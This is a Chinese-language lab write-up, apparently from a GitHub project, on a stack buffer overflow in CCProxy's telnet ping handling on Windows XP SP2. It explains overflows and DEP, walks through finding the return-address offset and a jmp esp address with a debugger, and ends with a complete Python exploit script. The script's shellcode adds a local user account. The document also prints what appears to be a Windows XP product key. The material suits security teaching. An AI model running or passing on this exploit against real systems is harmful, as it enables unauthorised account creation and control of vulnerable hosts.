# CCProxy 溢出漏洞分析与利用

Github地址：[Zhousongjie/sniffer (github.com)](https://github.com/Zhousongjie/sniffer)

## 实验原理

### 1.1缓冲区溢出

缓冲区是指被程序内部使用或存放用户输入的内存区域，而溢出是指计算机向缓冲区填充数据时超出了缓冲区本身的容量，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。

由于堆栈是由内存高地址向内存低地址方向增长，而数组的变量是从内存低地址向高地址方向增长。如果没有对数据的越界进行检查和限制，通过向程序的数组缓冲区写入超出其长度的内容，覆盖堆栈原来的返回地址，就会造成缓冲区溢出，从而破坏程序的堆栈。如果构造特殊的注入向量覆盖返回地址，使程序转而执行恶意代码，就达到攻击的目的。

### 1.2栈溢出

运行时内存一段连续的区域，用来保存函数运行时的状态信息，包括函数参数与局部变量等

在内存中从高地址向低地址生长，所以栈顶对应的内存地址在压栈时变小，退栈时变大.

函数状态主要涉及三个寄存器：

ebp 存储当前执行函数的基地址，在函数运行时不变，常用来索引确定函数参数或局部变量的位置。

esp 存储函数调用栈的栈顶地址，在压栈和退栈时发生变化。

eip 存储即将执行的程序指令的地址，cpu 依照 eip 的存储内容读取指令并执行，然后eip 自动指向下一条指令

### 1.3数据执行保护DEP

#### 1.3.1原因

在冯·诺依曼体系中不区分代码和数据

#### 1.3.2基本原理

将数据所在内存页标识为不可执行，阻止数据页执行代码。当程序溢出成功尝试在数据页面上执行指令，此时CPU就会抛出异常，而不是去执行恶意指令。

#### 1.3.3缺点

硬件DEP需要CPU的支持，但并不是所有的CPU都提供了硬件DEP的支持由于兼容性的原因Windows不能对所有进程开启DEP保护，否则可能会出现异常。例如一些第三方的插件DLL，由于无法确认其是否支持DEP，对涉及这些DLL的程序不敢贸然开启DEP保护。

当DEP工作在最主要的两种状态optin和optout下时，DEP是可以被动态关闭和开启的，这就说明操作系统提供了某些API函数来控制DEP的状态，而API的调用没有任何限制。


## 2.准备工作

VM虚拟机，存在漏洞的windows版本镜像，ccproxy， cdb/windbg等调试工具，python3

Windows xp sp2 密钥：BB96V-433XK-GM9WR-KXCDJ-4HTQW

## 3.ccproxy攻击流程

### 3.1启动ccproxy软件



### 3.2 用调试软件将ccproxy挂起，测试是否有漏洞

查看目标机器的ip，并使用telnet命令连接

连接成功后


先 ping AAAA

再 ping Ax1000

再 ping Ax2000 ，在调试工具中可以看到，发生溢出

接着在工具的输入框中使用dd eip 和 dd esp查看eip和esp的内容

计算eip和esp内容的字符在刚刚的2000个字符中的相对位置。





计算返回地址的思路

利用一串不重复的字符填充缓冲区，然后查看覆盖RET的字符串，计算它们在整个字符串中的位置，从而得出缓冲区的大小及RET的偏移


使用patternCreate.pl脚本代码生成2000个不重复的字符

生成2000个模式字符C: \Perl\bin> perl.exe patternCreate.pl 1.txt 2000





ping这2000个模式字符



计算eip的值在整个长为2000的字符串中的偏移


C: \Perl\bin> perl.exe patternOffset.pl 68423768 2000得到结果1012



这说明，RET相对缓冲区起始地址的偏移大小是1012字节。

dbg命令提示符挂起CCProxy进程后查询jmp esp命令地址

1. 使用lm命令查询加载模块地址
2. 查询ntdll模块中的jmp esp
3. 使用u 命令查看是否是jmp esp



使用指向jmp esp命令的地址覆盖返回地址，再把shellcode放置在程序执行JMP ESP指令时ESP指向的地址处，即完成攻击


使用和RET偏移量同样的方法获取ESP偏移量：

1.用CDB挂起CCProxy.exe

2.利用patternCreate.pl生成长为2000的字符串

3.用ping命令向目标主机发送这个字符串

4.在CDB捕捉到CCProxy.exe的崩溃事件时，查看ESP的内容为0x61413161



5.用patternOffset.pl计算出它在整个长为2000的字符串中的偏移

在cmd命令行输入perl.exe patternOffset.pl 61413161 2000,运行脚本：



说明ESP指向字符串的第4个字节。

## shellcode构造

攻击流程：


1.Socket编程

2.连接目标主机（connect）

3.构造溢出字符串（即构造后接shellcode的ping命令：ping shellcode\r\n）

4.向目标主机发送溢出字符串（send）

5.关闭连接



python攻击代码：

import socket

import os

sock = socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

sock.connect(('192.168.182.135',23)) #telnet用的是23端口

s = sock.recv(2023) # 设置接受对方发送的数据字节数量

# 构造shellcode

sendStr = b'ping ' + b'\x90'\*4 # 该漏洞的esp就是指向第四个字节

jmp= b'\xE9\x03\xFC\xFF\xFF\x90\x90\x90' #从0x012E6700跳到0x012E6308

# shellcode作用是在本地增加一个a帐户

shellcode = b'\x55\x8B\xEC\x33\xFF\x57\x83\xEC\x0C\xC6\x45\xF0\x6E\xC6\x45\xF1\x65\xC6\x45\xF2\x74\xC6\x45\xF3\x20\xC6\x45\xF4\x75\xC6\x45\xF5\x73\xC6\x45\xF6\x65\xC6\x45\xF7\x72\xC6\x45\xF8\x20\xC6\x45\xF9\x61\xC6\x45\xFA\x20\xC6\x45\xFB\x2F\xC6\x45\xFC\x61\xC6\x45\xFD\x64\xC6\x45\xFE\x64\x8D\x45\xF0\x50\xB8\xC7\x93\xBF\x77\xFF\xD0'

# 为了覆盖返回地址的填充

padding = b'a'\*920

#jmpesp = b'\x12\x45\xfa\x7f' # 指向jmp esp指令的地址0x7ffa4512覆盖ret

jmpesp = b'\xed\x1e\x96\x7c'

# 末尾至少填充16个字符

sendStr = sendStr+jmp+shellcode+padding+jmpesp +b'a'\*16

sock.send(sendStr) #发送shellcode

sock.send(b'\n')

s = sock.recv(2023)